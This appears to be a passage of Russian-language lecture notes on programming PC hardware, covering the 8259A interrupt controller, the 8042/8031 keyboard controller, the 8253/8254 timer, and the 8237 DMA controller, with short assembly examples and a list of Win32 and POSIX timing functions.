- 3) разрешение выбранных IRQ (OCW1)

Порты 8259A

PIC	четный порт	нечетный порт
#0	20	21
#1	A0	A1

Управляющие слова 8259A

слово	порт	примечания
ICW1	чётный	xxx1 xxxx
ICW2	нечётный	сопровождает ICW1
ICW3	нечётный	сопровождает ICW1
ICW4	нечётный	сопровождает ICW1, если бит ICW1.ICW4==1
OCW1	нечётный	записывается в нечётный порт вне ICW
OCW2	чётный	xxx0 0xxx
OCW3	чётный	xxx1 1xxx

1) начальный сброс (безличный EOI)

(запись OCW2 с кодом безличного EOI — 0x20 в чётные порты обоих контроллеров)

```
mov $0x20, %al
outb $0x20
outb $0xA0
```

ниже приводится типичный пример, когда большая часть оборудования (таймер, DMA, клавиатура, видео, контроллеры жестких и гибких дисков, контроллеры USB и т.п.) инициализирована.

2) Загрузка ICW1..ICW3(4) в оба контроллера

слово	PIC #0	PIC #1	примечания
ICW1	0x11	0x11	LTIM:0, ADI:0, SNGL:0, ICW4:1
ICW2	0x08	0x70	номер начального вектора
ICW3	0x04	0x02	каскад подключен к IRQ2, уровень 2
ICW4	0x05	0x01	i8086+; PIC#0:master, PIC#1:slave

3) Разрешение выбранных IRQ (загрузка OCW1)


(надо использовать минимально необходимый набор IRQ)

слово	PIC #0	PIC #1	примечания
OCW1	0xB8	0x8F	разрешены IRQ 0,1,2(каскад),6;12,13,14

Примечание: При некорректной работе ВУ (снятие сигнала IRQi до завершения цикла подтверждения INTA) PIC не сможет определить номер IRQ, генерируя при этом «фиктивный» IRQ7. Перед обработкой IRQ7 надо убедиться, что бит 7 в регистре ожидающих запросов (IRR) установлен (т. е. это истинный запрос IRQ7), иначе это фиктивный IRQ7.

ICW1 Instruction Control Word 1

ICW1 записывается в чётный порт контроллера, после чего в нечетный порт должны быть немедленно записаны ICW2..ICW4. ICW3 надо указывать только если используется каскадирование (так и есть), а ICW4 только если бит ICW4 в ICW1 установлен.



ICW2 Instruction Control Word 2


ICW2 записывается в нечётный порт контроллера и задает номер вектора прерывания ЦПУ, соответствующий нулевой линии запроса прерывания. Линии (1..7) будут отображены на вектора N+1, ..., N+7. В реальном режиме это обычно вектора 0x08 для PIC #0 и 0x70 для PIC #1.

ICW3 Instruction Control Word 3

ICW3 записывается в нечётный порт контроллера и задает: для PIC #0 — битовую маску линии запроса, к которой подключен PIC #1 (IRQ2, маска 0b00000100) для PIC #1 — номер уровня ведомого контроллера (обычно 2)

ICW4 Instruction Control Word 4

ICW4 записывается в нечётный порт контроллера, если бит ICW4 в ICW1 был установлен.




OCW1 Operational Control Word 1

OCW1 чтение/запись в нечётный порт контроллера и задает битовую маску запрещенных линий IRQ. Обычно запрещены линии IRQ 3,4,5,7 на PIC #0 (маска 0xB8) и 8,9,A,B,F на PIC #1 (маска 0x8F)


OCW2 Operational Control Word 2

OCW2 записывается в чётный порт контроллера



OCW3 Operational Control Word 3

OCW3 записывается в чётный порт контроллера (последующее чтение IRP, IRR, ISR из него же).



Инициализация контроллеров клавиатуры

- 1) установка вектора аппаратного прерывания контроллера клавиатуры, установка вектора программно прерывания.
- 2) сброс и тест контроллера клавиатуры 8042
- 3) тест синхронизации 8042 и 8031
- 4) сброс и тест встроенного контроллера клавиатуры 8031

1) установка векторов

```

xor %ax, %ax
mov %ax, %es
...
# установка вектора 09
movw $i09_handler, %es:0x09*4
mov %cs, %es:0x09*4+2
# установка вектора 16
movw $i16_handler, %es:0x16*4
mov %cs, %es:0x16*4+2

```

Обработка аппаратного прерывания от клавиатуры

- а) запрет сканирования
- б) считывание кода символа
- в) посылка сигнала завершения обработки в PIC
- г) разрешение сканирования

```


i09_handler:
# сохранение всех(!) используемых регистров
push %ax
# запрет сканирования
mov $0xAD, %al
outb $0x64
# считывание кода символа
inb $0x60
# (!) обработать полученный символ
# безличный EOI в PIC#0
mov $0x20, %al
outb $0x20
# разрешить сканирование
mov $0xAE, %al
outb $0x64
# восстановить сохраненные регистры
pop %ax
iret
i16_handler:
...
iret

```

Порт 60 R: регистр данных; W: регистр данных 8042 или регистр команд 8031

Порт 64 R: регистр состояния 8042; W: регистр команд 8042

Регистр состояния 8042:



2,3,4) Команды инициализации

код	порт	ответ(ы)	пояснение
AA	64	55	сброс и автотест 8042
AB	64	00	тест синхронизации с 8031
AE	64	-	разрешить сканирование
A8	64	-	(?)
FF	60	Ack, TestOK	сброс и тест 8031
F5	60	Ack	запретить клавиатуру
60	64	-	запись в контроллер
61	60	-	(?)
F4	60	Ack	разрешить клавиатуру

Команды контроллера 8031

FF	сброс и тест (ответы Ack, TestOK)
FE	повторить последнюю передачу
FB..FD	установка автоповтора отдельных клавиш
F7..FA	установка автоповтора всей клавиатуры
F6	сброс и разрешение клавиатуры
F5	сброс и запрет клавиатуры
F4	разрешить клавиатуру (ответ Ack)
F3	установить частоту и задержку автоповтора
F2	запрос 2х байтного ID
EE	запрос эхо
ED	управление индикаторами xxxx xCNS

Ответы контроллера 8031

FA	Ack	подтверждение приёма команды
AA	TestOK	успешное завершение теста
FD	Diag	ошибка диагностики
EE	Echo	ответ на запрос эхо
FF, 00	Error	переполнение буфера или неизвестная клавиша

Для команды F3 (8031):

0	p	r	f	f	f	f	f
							частота 0:30; 1:26.7; 2:24.0; 3:21.8; 4:20.0; 5:18.5; 6:17.1; 7:16.0; 8:15.0; ... 1F:2.0 Гц
							задержка 00:250; 01:500; 10:750; 11:1000 мс

Команды контроллера 8042

DD	разрешить линию A20
DF	запретить линию A20
D1	запись данных в порт вывода
D0	чтение из порта вывода
CO	чтение из порта ввода
AE	разрешить сканирование
AD	запретить сканирование
AC	чтение ОЗУ контроллера
AB	тест синхронизации данных
AA	внутренний тест контроллера
60	запись в контроллер управляющего байта
20	чтение управляющего байта контроллера

Посылка команд в 8042 и 8031

```

# посылать можно, только если буфер пуст
mov $0xFFFF0, %cx # попыток
w0: inb $0x64
testb $2, %al
jz w1 # OK
loop w0
jmp on_error # куда-то
# готов, посылка команды
w1: mov $command, %al
outb $0x64 # или $0x60
# при необходимости(!) ждём ответа
mov $0x2000, %cx # попыток
w2: inb $0x64
testb $1, %al
jz w3 # ждём...
inb $0x60
# (!) анализ кода ответа
mov $0x2000, %cx # следующий
w3: loop w2

```

Инициализация таймера 8253/8254

- 1) установка вектора аппаратного прерывания таймера
- 2) установка вектора пользовательского прерывания таймера
- 3) установка вектора программного интерфейса таймера
- 4) настройка частоты прерываний таймера

1) установка вектора и обработка аппаратного прерывания таймера

никаких специальных действий при обработке аппаратного прерывания таймера не требуется; единственная необходимая операция — послать PIC'у сигнал завершения прерывания.

Обычные действия, выполняемые стандартным обработчиком прерывания таймера сводятся к:

- увеличению на 1 значения 32х разрядной переменной по адресу 0040:006С
- проверку полученного значения на суточное переполнение с обнулением переменной и инкрементом 8ми разрядного счетчика переполнений по адресу 0040:0070
- генерацию программного прерывания таймера 0х1С

Обычно принято, что в реальном режиме аппаратные прерывания таймера генерируются каждые ~55 мс (~18.2 Гц). За сутки получается 1,573,040 прерываний (с учетом реальных округлений частот).

2) установка вектора и обработка пользовательского прерывания таймера

обработчик состоит из единственной инструкции iret; прерывание предназначено для тех случаев, когда разработчик ПО нуждается в перехвате прерываний таймера (при перехвате аппаратного на разработчике лежала бы ответственность за корректное взаимодействие с аппаратурой, а прерывание 0х1С с аппаратурой не взаимодействует).

3) установка вектора и обработка программного интерфейса

большинство функций стандартного интерфейса (прерывание 0х1А) связано с поддержкой энергонезависимого таймера (CMOS), кроме двух функций (с номерами 0 и 1), обеспечивающими возможность получения текущего значения счетчика таймера (из переменной по адресу 0040:006С) и его задания.

4) настройка частоты прерываний таймера

осуществляется заданием режима работы 0 канала таймера 8253/8254 и его делителя частоты.

Канал 0 настраивается как периодический генератор с бинарным счетчиком записью соответствующего значения в 0х43 порт контроллера таймера.


Значение делителя 64496 соответствует периоду около 55 мс для эмулятора Vochs (примерно 18.5 Гц, если бы частота генератора соответствовала документированной 1.19318 МГц). Для реальных IBM PC использовалось значение 0 (т.е. 65536), соответствующее 18.206 Гц (54,936 мс). Для задания делителя необходимо записать два байта (сначала младший, затем старший) в 0х40 порт после задания режима 0 канала.

Порт 40 канал 0; R:текущее значение счетчика «СЕ», W:начальное значение счетчика «СR»

Порт 41 канал 1; R:текущее значение счетчика «СЕ», W:начальное значение счетчика «СR»

Порт 42 канал 2; R:текущее значение счетчика «СЕ», W:начальное значение счетчика «СR»

Порт 43 W: управляющий регистр



Канал 0 — системные часы, 1 — регенерация памяти, 2 — генератор звука

Режимы счетчиков:

000 (0) — задержанное прерывание (подача сигнала с задержкой)

001 (1) — одновибратор (импульс заданной длительности)

?10 (2) — периодический генератор коротких импульсов заданной частоты

?11 (3) — периодический генератор меандра

100 (4) — счетчик с программным перезапуском

101 (5) — счетчик с аппаратным перезапуском

режимы 0 и 4: для возобновления отсчета требуется новое задание счетчика

режимы 1 и 5: возобновление счета возможно по сигналу GATE (доступно для канала 2)

режимы 2 и 3: счет возобновляется автоматически по достижении нулевого значения

режимы 0-4 и 1-5 несколько различаются по реакции на запись LSB и MSB

Команда:


00 — запомнить (latch-register, «защелка») текущее значение счетчика

01 — только младший байт счетчика (LSB)

10 — только старший байт счетчика (MSB)

11 — оба байта счетчика (сначала LSB, затем MSB)

Команда чтения состояния «RBC»:



Считываемый байт состояния канала похож по формату на команду, записываемую в 43ий порт, за исключением 2х старших битов:

бит 6 «FN» указывает, что произошла загрузка счетчика СЕ из СR (нужно в режимах 1 и 5)

бит 7 «OUT» указывает текущее состояние выходного сигнала

Задание счетчика для канала:

- записать в порт 43 команду со старшими битами (номером канала) 00, 01 или 10

- записать в порт соответствующего канала (40, 41 или 42) нужные значения

Чтение счетчика для канала:

- записать в порт 43 команду со старшими битами 11

- записать в порт 43 команду чтения RBC

- прочитать из порта канала (40, 41 или 42) нужные значения


Программирование контроллера DMA 8257/8237

В аппаратуре IBM PC имеется обычно несколько DMA-контроллеров; традиционно первый контроллер является 8ми разрядным, с максимальным обслуживаемым адресным пространством 1МБ, второй — 16ти разрядным, обслуживающим до 16МБ пространства. Более современные системы поддерживают 32х разрядные каналы, обслуживающие более 4ГБ адресного пространства.

Каждый контроллер поддерживает 4 канала, для каждого из которых выделяются регистры (порты) адреса, страницы и счетчика. Кроме этого каждый контроллер имеет еще несколько управляющих регистров.

8ми разрядный контроллер

0x00, 0x01, 0x87 - базовый адрес, счетчик и страница канала 0
 0x02, 0x03, 0x83 - базовый адрес, счетчик и страница канала 1
 0x04, 0x05, 0x81 - базовый адрес, счетчик и страница канала 2
 0x06, 0x07, 0x82 - базовый адрес, счетчик и страница канала 3
 0x08 - w: управляющий регистр; r: регистр состояния
 0x09 - w: регистр запросов
 0x0A - w: регистр индивидуальной маски
 0x0B - w: регистр режима работы
 0x0C - w: любая операция записи сбрасывает защелку младшего/старшего байта
 0x0D - w: любая операция записи инициализирует контроллер
 0x0E - w: любая операция записи запрещает все каналы
 0x0F - w: регистр групповой маски



Управляющий регистр

7 6 5 4 3 2 1 0

1: разрешить обмен память-память (канал 0 → канал 1); 0: не разрешать
 1: разрешить удержание адреса на канале 0; 0: не разрешать
 1: запрет контроллера; 0: нормальная работа
 1: ускоренный режим; 0: нормальный
 1: разрешить циклический сдвиг приоритетов; 0: не разрешать
 0: нормальный режим записи; 1: расширенный режим
 чувствительность к уровню DRQ 1: высокий; 0: низкий
 чувствительность к уровню DACK 1: высокий; 0: низкий

Регистр запросов

x x x x x 2 1 0

номер канала
 1: установить запрос; 0: сбросить запрос

Регистр групповой маски

x x x x 3 2 1 0

0: канал 0 разрешен; 1: запрещен
 0: канал 1 разрешен; 1: запрещен
 0: канал 2 разрешен; 1: запрещен
 0: канал 3 разрешен; 1: запрещен


Регистр режима работы

7 6 5 4 3 2 1 0

номер канала
 операция: 00: verify; 01: write; 10: read; 11: запрещено
 1: разрешена автоматическая инициализация
 0: увеличение адреса; 1: уменьшение адреса
 режим: 00: по требованию; 01: единичный; 02: блочный; 11: каскадный

16ти разрядный контроллер

0xC0, 0xC2, ---- - базовый адрес, счетчик и страница канала 4 (0)
 0xC4, 0xC6, 0x8B - базовый адрес, счетчик и страница канала 5 (1)
 0xC8, 0xCA, 0x89 - базовый адрес, счетчик и страница канала 6 (2)
 0xCB, 0xCD, 0x8A - базовый адрес, счетчик и страница канала 7 (3)
 0xD0 - w: управляющий регистр; r: регистр состояния
 0xD2 - w: регистр запросов
 0xD4 - w: регистр индивидуальной маски
 0xD6 - w: регистр режима работы
 0xD8 - w: любая операция записи сбрасывает защелку младшего/старшего байта
 0xDA - w: любая операция записи инициализирует контроллер
 0xDC - w: любая операция записи запрещает все каналы
 0xDE - w: регистр групповой маски



Регистр состояния

7 6 5 4 3 2 1 0

1: канал 0 достиг терминального состояния; 0: не достиг
 1: канал 1 достиг терминального состояния; 0: не достиг
 1: канал 2 достиг терминального состояния; 0: не достиг
 1: канал 3 достиг терминального состояния; 0: не достиг
 1: канал 0 имеет ожидающий запрос; 0: не имеет
 1: канал 1 имеет ожидающий запрос; 0: не имеет
 1: канал 2 имеет ожидающий запрос; 0: не имеет
 1: канал 3 имеет ожидающий запрос; 0: не имеет

Регистр индивидуальной маски

x x x x x 2 1 0


номер канала
 1: запретить канал; 0: разрешить канал

Инициализация DMA

- инициализация контроллеров записью любого значения в порты 0x0D и 0xDA
- включить каскадный режим с увеличением адресов и запретом автоинициализации канала 4
- сбросить маску (разрешить) канал 4 (каскадный)

Программирование канала

- запрет канала
- сброс защелки
- задание адреса, страницы и счетчика (последовательно младший, затем старший байты)
- задание режима для канала
- разрешение канала (иногда — посылка запроса)



Прерывания в SMP системе; измерение времени

Функции измерения времени

Win32 API (Windows)

получение календарного времени

GetSystemTime

получение счетчика «тиков» таймера (8254)

(~10 мс) GetTickCount

«мультимедийный» таймер

timeBeginPeriod (выбор точности)

(~1..10 мс) timeGetTime

timeEndPeriod

таймер высокого разрешения (TSC)

QueryPerformanceFrequency

(~100нс) QueryPerformanceCounter

POSIX (Linux, UNIX и т.п.)

получение календарного времени

gmtime

localtime

получение счетчика «тиков» таймера (8254)

(~10 мс) clock (время работы процесса)

(~10 мс) times (с учетом простоя)

таймеры высокого разрешения

(~1 мкс) gettimeofday

(~<1 мкс) clock_gettime

clock_getres

таймер высокого разрешения (TSC)

(~100 нс) __rdtsc (встроенная функция gcc)

